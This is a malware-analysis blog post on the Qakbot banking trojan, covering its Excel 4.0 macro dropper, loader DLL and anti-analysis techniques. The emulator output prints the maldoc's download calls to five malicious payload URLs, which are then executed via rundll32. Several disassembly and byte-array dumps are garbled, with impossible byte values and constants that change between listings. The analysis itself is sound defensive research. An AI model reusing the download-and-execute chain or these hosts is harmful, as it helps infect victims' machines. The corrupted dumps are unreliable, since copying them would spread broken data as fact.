

# [RE021] Qakbot analysis – Dangerous malware has been around for more than a decade

blog.vincss.net/re021-qakbot-analysis-dangerous-malware-has-been-around-for-more-than-a-decade/

18/03/2021

## 1. Overview

**QakBot** (also known as *QBot*, *QuakBot*, *Pinkslipbot*) is one of the famous **Banking Trojan** with the main task to steal banking credentials, online banking session information, or any other banking data. Although detected by anti-virus software vendors since 2008, but until now it's still operating and kept continuously maintained by the gangs behind it. Qakbot continuously evolves by applying advanced or new techniques to evade detection and avoid reverse analysis, making analysis more difficult. In recent reports, it could be used to drop other malware such as [ProLock](#), [Egrog](#) ransomware.




Source: [CrowdStrike 2021 Global Threat Report](#)

Qakbot can be distributed via [Emotet](#), however Emotet has been taken down recently, currently this malware uses email spam and phishing campaigns as its main method. Unlike Emotet that uses MS-Word in conjunction with VBA to download malicious payload, Qakbot uses MS-Excel with the support of [Excel 4.0 Macro \(XLM macro\)](#) to download and execute malicious payload on the victim's computer.

In this article, we will analyze how QakBot infects after launched by malicious Excel document, the techniques used to make the analysis difficult, and how to extract the C2 list. QakBot's persistence can not be detected at runtime, the run key only created before system shutdown or enter suspended state, and deleted immediately after QakBot is executed again. Qakbot also applied encryption techniques to conceal information, as well as encrypt the payload on memory.


Hashes used in this post:

- Document template: [a7ba7bd69d41f3be1e69740c33c4fbf8](#)
- Loader DLL: [c0675c5d2bc7ccf59e50977dd71f28ec](#)
- Unpacked DLL (*Main payload*): [4279ff089ffdb4db21677b96a1364969](#)



## 2. Document template and XLM macro

Qakbot templates are constantly changing depending on the campaign, the final target of attackers for leveraging templates to trick the victims into enabling macros to start the infection. This type of maldocs will usually have a cell is “Auto\_Open cell”, its functionality which is similar to the “Sub AutoOpen()” function in VBA to automatically run macros when victim press **“Enable Content”** button.



As already mentioned, these templates use **Excel 4.0 macros** (*predate VBA macros*), they are composed of functions placed inside cells of a macro sheet. To analyze this form of macro can use following tools:

### 2.1. XLMMacroDeobfuscator

This tool allows to extract the cells’s content, shows which macro sheet has cell is “Auto\_Open cell”, and utilizes an internal XLM emulator to interpret the macros, without fully performing the code.

```

[Loading Cells]
auto_open: auto_open->'DocuSign' '$A$66'
SHEET: 'DocuSign', Macrosheet
CELL: T22      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=
CELL: T24      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=
CELL: T17      , =LEFT(T30&"egister234325423425",12,0), egister23432
CELL: T19      , =RIGHT("FXNYXTFMHGYJCGJGCV"&T17,12,0)&T26, egister23432
CELL: T21      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=
CELL: T23      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=
CELL: T23      , =HALT()
CELL: T18      , =RIGHT("UIGTRDRBDRDRDDBDDBDTHnd1132",6,0), md1132
CELL: T20      , =LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=LEFT(987654321.0,0.0)=
CELL: V16      , None
CELL: V27      , None
CELL: U17      , None

```

However, cause macros in maldocs usually implement obfuscation techniques, so that the emulate function of the tool does not always work well:

```


[Loading Cells]
auto_open: auto_open->'DocuSign' '$A$66'
[Starting Deobfuscation]
CELL: A130     , FullEvaluation      , 2021-03-10 13:43:37.141174
CELL: A131     , FullEvaluation      , FORMULA("D11R",DocuSignT30,T30)
CELL: A132     , FullEvaluation      , FORMULA("Server",DocuSignT26,T26)
GPPor [deobfuscator.py:2445 evaluate_result = self.evaluate_parse_tree(current_cell, parse_tree, interactive)]: can't multiply sequence by non-int of type 'str'
Files:
[END of Deobfuscation]
time elapsed: 0.14000/97271728516

```

## 2.2. Cerbero Suite

Cerbero Suite is developed by [Erik Pistelli](#). The latest version added support for the XLSB format, so that now it can decompiles both XLS and XLSB formulas and also support previews spreadsheets same as opening in Microsoft Excel. Furthermore, it also provides the ability to emulate Microsoft Excel formulas. During the discussion with the author, I and my friend have commented and provided samples to him for improving the functionality of the product.

Like **XLMMacroDeobfuscator**, when analyzing maldoc, this tool also shows the starting point of execution (entry point) is the cell containing Auto\_Open.



With the help of emulate feature, we can spot that the maldoc registered an API is **URLDownloadToFileA** , then use this function for downloading payloads from multiple addresses:


```
warning: unimplemented function 'REGISTER'
arg_0: "uR1Mon"
arg_1: "URLDownloadToFile"
arg_2: "JJCCEB"
arg_3: "BIOLAFE"
arg_4:
arg_5: 1
arg_6: 9
A137:
warning: unimplemented function 'BIOLAFE'
arg_0: 0
arg_1: "http://sumopro.xyz/nseogwbbvmo/44249708601999999000.dat"
arg_2: "..\GDAS.UKDSR"
arg_3: 0
arg_4: 0
A138: FALSE
warning: unimplemented function 'BIOLAFE'
arg_0: 0
arg_1: "http://vngkinderopvasg.nl/znyjq/44249708601999999000.dat"
arg_2: "..\GDAS.UKDSR1"
arg_3: 0
arg_4: 0
A139: FALSE
warning: unimplemented function 'BIOLAFE'
arg_0: 0
arg_1: "http://stadt-fuchs.net/gwixgk/44249708601999999000.dat"
arg_2: "..\GDAS.UKDSR2"
arg_3: 0
arg_4: 0
A140: FALSE
warning: unimplemented function 'BIOLAFE'
arg_0: 0
arg_1: "http://hmedia.pro/noexyzqorl/44249708601999999000.dat"
arg_2: "..\GDAS.UKDSR3"
arg_3: 0
arg_4: 0
A141: FALSE
warning: unimplemented function 'BIOLAFE'
arg_0: 0
arg_1: "http://www.fermway.com/xjhu1jbqv/44249708601999999000.dat"
arg_2: "..\GDAS.UKDSR4"
arg_3: 0
arg_4: 0
A142: FALSE
```

If successfully download one of the above payloads, it will use **rundll32.exe** to execute:



### 2.3. Microsoft Excel

The above mentioned tools based on xldr2, pyxlsb2 and its own parser to extract cells and other information from xls, xlsx and xlsm files. Therefore, in case these tools cannot satisfied, using **Microsoft Excel** is still the best option.

When analyzing with MS Excel, navigate to the cell containing **Auto\_Open**, select the **Macros** feature and click **Step Into** to open the **Single Step** window:



By using Step Into or Evaluate to trace each cell in the same column and display the value of each Formula, we get the following information:



To sum up, when Qakbot maldoc executes its macro code, it will download payload to victim's computer and run this payload by using rundll32.exe.

### 3. Loader payload

#### 3.1. Basic analysis


As analyzed above, the downloaded payload is a DLL. This DLL exports 4 functions, one of which is DllRegisterServerfunction is called by the command rundll32:

Offset	Name	Value	Meaning
4EE00	Characteristics	0	
4EE04	TimeDateStamp	0	Thursday, 01.01.1970 00:00:00 UTC
4EE08	MajorVersion	0	
4EE0A	MinorVersion	0	
4EE0C	Name	50050	DnLFXDls
4EE10	Base	1	
4EE14	NumberOfFunctions	4	
4EE18	NumberOfNames	4	
4EE1C	AddressOfFunctions	50028	
4EE20	AddressOfNames	50038	
4EE24	AddressOfNameOrdinals	50048	


  

Offset	Ordinal	Function RVA	Name RVA	Name
4EE28	1	29C98	50059	DllCanUnloadNow
4EE2C	2	29C90	50069	DllGetClassObject
4EE30	3	29C88	5007B	DllRegisterServer
4EE34	4	29C6C	5008D	DllUnregisterServer

Based on the imported APIs list, we can predictable that it will use it to unpack another payload:




This DLL is digitally signed to avoid detection by anti-virus software and other detection systems:




### 3.2. Technical analysis


This DLL when executed will allocate and unpack the main payload to the allocated memory and execute this payload:



Dump payload from memory to disk for later analysis. Dumped payload is also a DLL, was built with Microsoft Visual C++, original name is **stager\_1.dll** and exports only one function is **DllRegisterServer**:



To make sure the dumped payload is correct, usually in the resource section of this payload must has resource names are "308" and "311".



#### 4. Some techniques used in the main payload

##### 4.1. Junk code

A well-known technique that's used in many samples, is junk code insertion. With this technique, the malware inserts lots of code that never gets executed, a call that never returns, or conditional jumps with conditions that would never be met. The main goal of this code is to make the code graph look more complicated than it actually is and to waste the reverse engineer's time analyzing.

With Qakbot's payload, the malware author inserts useless API calls alternating between real instructions, in addition to the time-consuming goal, it can cause disturbing information when executing in the sandbox environment or via applications that log windows APIs call.





```

13 a2[3] = 0;
14 v2 = strlenA("FHPJgvv,n");
15 if ( v2 > 0x1F )
16     v2 = 0x1F;
17 v3 = v2 >> 2;
18 for ( i = 0; i < v3; ++i )
19 {
20     if ( i )
21         v6[i + 0x11] = i + GetCurrentProcessId();
22     if ( i > 0x220B )
23         break;
24 }
25 memset(v6, 0, 0x4404);
26 GetOEMCP();
27 v6[0] = 0x44;
28 MultiByteToWideChar(0, 0, "E 0sh 9ifutJmda3 vr", 0xFFFFFFFF, WideCharStr, 9);
29 GetOEMCP();
30 if ( *(int (__stdcall *)(_DWORD, int, _DWORD, _DWORD, _DWORD, int, _DWORD, int *, _DWORD, int *, _DWORD, int *))(dword_100303E4 + 0x30))(
31     0,
32     a1,
33     0,
34     0,
35     0,
36     4,
37     0,
38     0,
39     v6,
40     a2 )
41 {
42     return 0;
43 }
44 *_DWORD *String1 = 0x13;
45 lstrcpyA(String1, "S VvX", 0x13);

```

## 4.2 Use non-standard calling convention

The common standard calling conventions when analyzing malware are cdecl, stdcall, thiscall or fastcall. However, to complicate the analysis task, Qakbot added non-standard calling convention that making it difficult to recognize the parameters passed to the function as well as Hexrays when decompiles will fail.

For example, the following function takes 3 parameters, in which the first and third parameters are pushed onto the stack, and the second parameter is assigned to eax. At this point, Hexrays will miss the parameter when decompile code:

<pre> .text:1001831B  mov     eax, [ebp+arg_4] .text:1001831E  push   edi .text:1001831F  push   [ebp+arg_0] .text:10018322  call   sub_100184FE .text:10018327  pop    ecx .text:10018328  pop    ecx .text:10018329  push   offset str_QMNZYduYM ; "Q ,MNZYdu Y.M" .text:1001832E  mov    [ebp+var_8], eax .text:10018331  call   esi ; strlenA </pre>	<pre> 27 } 28 GetOEMCP(); 29 if ( v3 ) 30 { 31     v13 = sub_100184FE(a1, v3); 32     v4 = strlenA("Q ,MNZYdu Y.M"); 33     if ( v4 &gt; 0x1F ) 34     { 35         v4 = 0x1F; 36     } </pre>
--	--

IDA supports the user-defined calling convention, read [this article](#). With the above case, we can redefine function prototype as follows: `int __usercall sub_100184FE@<eax>(int arg1, int arg2@<eax>, int arg3)`. Result:

<pre> .text:1001831B  mov     eax, [ebp+arg2] ; arg2 .text:1001831E  push   edi ; arg3 .text:1001831F  push   [ebp+arg1] ; arg1 .text:10018322  call   sub_100184FE .text:10018327  pop    ecx .text:10018328  pop    ecx .text:10018329  push   offset str_QMNZYduYM ; "Q ,MNZYdu Y.M" .text:1001832E  mov    [ebp+var_8], eax </pre>	<pre> 27 } 28 GetOEMCP(); 29 if ( v3 ) 30 { 31     v13 = sub_100184FE(arg1, arg2, (int)v3); 32     v4 = strlenA("Q ,MNZYdu Y.M"); 33     if ( v4 &gt; 0x1F ) 34     { 35         v4 = 0x1F; </pre>
--	--

Another example, the function below takes an parameter and this parameter is assigned to the eax register. Incorrect recognition lead to Hexrays decompiles missing a parameter:

<pre> .text:10012A22 .text:10012A22 loc_10012A22: ; CODE XREF: sub_100129C9+3 .text:10012A22 ; sub_100129C9+52fj .text:10012A22  mov     eax, 0A43h .text:10012A27  call   sub_10017EC5 .text:10012A27 .text:10012A2C  push   8 .text:10012A2E  mov    [ebp+lpString], eax </pre>	<pre> 35 } 36 lpString = (LPCSTR)sub_10017EC5(); 37 v15 = sub_10021656(v12, 5, 0); 38 v5 = strlenA("HugnWa8mdTXv2,"); 39 if ( v5 &gt; 0x1F ) 40 { 41     v5 = 0x1F; 42 } </pre>
---	---

To help Hexrays decompiles correctly, we can explicitly specify the locations of arguments and the return value like this: `int * __usercall sub_10017EC5@<eax>(unsigned int arg1@<eax>)`. And here is the result:



```

.text:10012A22
.text:10012A22 loc_10012A22: ; CODE XREF: sub_100129C9+3
.text:10012A22 : sub_100129C9+324i
.text:10012A22
.text:10012A27 mov     eax, 0A413h
.text:10012A27 call   sub_10017EC5
.text:10012A2C push   0
.text:10012A2E mov     [ebp+lpString], eax

```

```

35 }
36 lpString = (LPCSTR)sub_10017EC5(0xA413h);
37 v15 = sub_10021656(v12, 0, 8);
38 v5 = strlenA("HugNwaSwdTXv2,");
39 if ( v5 > 0x1F )
40 {
41     v5 = 0x1F;
42 }

```

### 4.3. Decrypt strings

Like Emotet, all strings are encrypted and decrypted at runtime into memory only and destroyed right afterwards. Most of QakBot strings are encrypted and stored in a continuous blob. The decryption function accepts one argument which is the index to the string, then it xors it with a hardcoded bytes array. During the analysis this payload, we found **02 byte arrays** which containing the value of the original string already encrypted:

```

.data:1002FF00 g_enc_strings_arr_1 db 0Ch, 603h, 70h, 9Eh, 57h, 60h, 71h, 0C1h, 0F0h, 080h, 2Eh, 0F0h
.data:1002FF00
.data:1002FF00 db 0, 0Ch, 09h, 25h, 0F0h
.data:1002FF00 db 0E0h, 09h, 56h, 44h,
.data:1002FF00 db 13h, 9Fh, 0ECh, 34h,
.data:1002FF00 db 04Ch, 12h, 0C9h, 05h,
.data:1002FF00 db 70h, 60h, 24h, 0CCh,
.data:1002FF00 db 8, 70h, 5Fh, 0C0h, 99
.data:1002FF00 db 07h, 0, 0Fh, 004h, 0C
.data:1002FF00 db 090h, 0C0h, 004h, 2Eh,
.data:1002FF00 db 000h, 000h, 001h, 0F0h
.data:1002FF00 db 09h, 04h, 0C1h, 2Eh,
.data:1002FF00 db 0C1h, 12h, 0C7h, 050h,
.data:1002FF00 db 55h, 0, 0A2h, 04h, 0
.data:1002FF00 db 0C0h, 24h, 0F9h, 07h,
.data:1002FF00 db 2Fh, 040h, 51h, 14h,
.data:1002FF00 db 40h, 005h, 7Fh, 0C3h,
.data:1002FF00 db 2, 49h, 04h, 23h, 0E0h
.data:1002FF00 db 44h, 0ECh, 004h, 1Dh,
.data:1002FF00 db 0E0h, 17h, 004h, 000h,
.data:1002FF00 db 00h, 00h, 0F1h, 1Eh,
.data:1002FF00 db 000h, 74h, 37h, 70h,
.data:1002FF00 db 040h, 4, 7Eh, 5Fh, 0E

```

```

.data:1002FF00 g_enc_strings_arr_2 db 0C2h, 8Eh, 69h, 24h, 47h, 0Ch, 1Ah, 0Dh, 80h, 92h, 080h, 001h
.data:1002FF00
.data:1002FF00
.data:1002FF00 db 7Ah, 0Ch, 0E7h, 04h, 73h, 90h,
.data:1002FF00 db 0C5h, 9Ch, 0F2h, 10h, 04h, 7,
.data:1002FF00 db 94h, 0C0h, 0Ch, 30h, 0E0h, 2
.data:1002FF00 db 60h, 000h, 0F0h, 7Ch, 92h, 61h
.data:1002FF00 db 20h, 61h, 63h, 0A7h, 0CFh, 02h
.data:1002FF00 db 00h, 000h, 27h, 50h, 33h, 3, 0
.data:1002FF00 db 0C3h, 20h, 0C3h, 0F0h, 0F0h, 20
.data:1002FF00 db 30h, 32h, 0, 0, 17h, 004h, 0A0h
.data:1002FF00 db 31h, 0Ch, 0A4h, 11F, 000h, 050h
.data:1002FF00 db 34h, 090, 34h, 10h, 3Eh, 04h,
.data:1002FF00 db 5Ch, 0A0h, 39h, 04h, 001h, 0A1h
.data:1002FF00 db 70h, 0C2h, 52h, 0F0h, 50h, 05h
.data:1002FF00 db 92h, 09h, 0C0h, 3Ah, 92h, 04h,
.data:1002FF00 db 05h, 00h, 0C0h, 9Fh, 0, 0C0h,
.data:1002FF00 db 0CFh, 0, 000h, 04h, 0F7h, 000h
.data:1002FF00 db 000h, 90h, 04h, 000h, 00h, 07h,
.data:1002FF00 db 000h, 14h, 0C5h, 23h, 0F0h, 05h
.data:1002FF00 db 47h, 24h, 00h, 90h, 000h, 09h,
.data:1002FF00 db 0FCh, 000h, 73h, 50h, 0F0h, 0C
.data:1002FF00 db 005h, 50h, 0CAh, 24h, 77h, 09h
.data:1002FF00 db 7Eh, 0C0h, 0A0h, 20h, 0A3h, 07h
.data:1002FF00 db 0FCh, 0C9h, 40h, 0A7h, 10h, 0A

```

Corresponding to each above array will have a byte array containing the values used for xor to decode to get the real strings:

```

.data:1002F000 g_xor_bytes_arr_1 db 30h, 060h, 60h, 0FAh, 22h, 0, 1, 0E7h, 9Eh, 0C0h, 40h, 0C3h
.data:1002F000
.data:1002F000
.data:1002F000 db 71h, 67h, 2Eh, 4Fh, 0Ch, 65h, 0E7h, 0FCh, 0E0h, 0A0h, 7Ch, 7Eh
.data:1002F000 db 25h, 91h, 0E1h, 32h, 10h, 4Ch, 7Ch, 18h, 92h, 61h, 0C0h, 0A9h
.data:1002F000 db 19h, 040h, 0E0h, 9Eh, 5Fh, 070h, 0E0h, 45h, 0A0h, 0E0h, 0CFh
.data:1002F000 db 22h, 2Ch, 0C0h, 29h, 0ACh, 0F1h, 55h, 53h, 0E3h, 002h, 49h
.data:1002F000 db 0A0h, 000h, 15h, 10h, 4Fh, 0F7h, 10h, 0E7h, 0A9h, 45h, 9Ch
.data:1002F000 db 49h, 40h, 0E0h, 60h, 0Ch, 3Ah, 0F0h, 0E9h, 0A1h, 4A0, 607h
.data:1002F000 db 27h, 70h, 66h, 26h, 50h, 0F3h, 73h, 70h, 0BFh, 0E7h, 2 dup(0)
.data:1002F000 db 54h, 2 dup(0)

```

```

.data:1002F000 g_xor_bytes_arr_2 db 9Eh, 600h, 10h, 59h, 33h, 29h, 77h, 7Eh, 004h, 0CFh, 0CFh, 000h
.data:1002F000
.data:1002F000
.data:1002F000 db 14h, 20h, 00h, 1Ch, 0, 0C0h, 70h, 0C0h, 0CAh, 75h, 00h, 37h
.data:1002F000 db 0A0h, 0FAh, 9Fh, 4Ch, 0ECh, 56h, 60h, 51h, 10h, 51h, 63h, 90h
.data:1002F000 db 0F1h, 004h, 97h, 30h, 0Eh, 2 dup(0E0h), 004h, 0A1h, 0C0h, 7
.data:1002F000 db 00h, 000h, 09h, 0A0, 0E2h, 0Eh, 002h, 74h, 000h, 32h, 0CAh
.data:1002F000 db 10h, 10h, 7, 33h, 0C0h, 0A0h, 0E0h, 09h, 0C7h, 0, 0A0h, 00h
.data:1002F000 db 5, 000h, 50h, 32h, 41h, 20h, 0E0h, 0C3h, 22h, 000h, 0E0h, 64h
.data:1002F000 db 0E0h, 10h, 0F1h, 0A1h, 90h, 45h, 0E0h, 20h, 2 dup(0), 50h, 2 dup(0)

```

As mentioned, The decryption function accepts one argument which is the index to the string. Inside this function will call the main routine to decrypt the string that malware need to use:

```

.text:1000BAEA Loc_1000BAEA: ; 62 v32[0] -= 0x20;
.text:1000BAEA 098 mov     eax, 379h ; 63 }
.text:1000BAEF 098 call   f_decrypt_string ; 64 vq2 = f_decrypt_string(0x379u);
.text:1000BAEF ; 65 GetOEMCP();
.text:1000BAF4 098 mov     esi, ds:GetOEMCP_calls, 0 strings
.text:1000BAFA 098 mov     [ebp+var_10]
.text:1000BAFD 098 call   esi ; GetOEMCP_calls:
.text:1000BAFD ; 00C call f_decrypt_string ; #STR: "Fp05c.EXL x", "c7z0MVNoj4tD", "6_rlxpfcIHWI"
.text:1000BAFF 098 call   esi ; GetOEMCP ; 70 v9 = MultiByteToWideChar;

```

The `f_decrypt_string` in the figure does the following:

- Based on the index value passed to the function, computes the length of the string to be decrypted.
- Allocates memory to store the decrypted string.
- Through the loop to xor with bytes of `xor_bytes_arr` array to retrieve the original string.

```

decrypted_str = f_return_allocated_heap(strlen + 1);
String1 = 0x2E;
lstrcpyA(&String1, "Fp05c.EXL x", 0x1C);
if ( !decrypted_str )
{
    return &sunk_10030450;
}
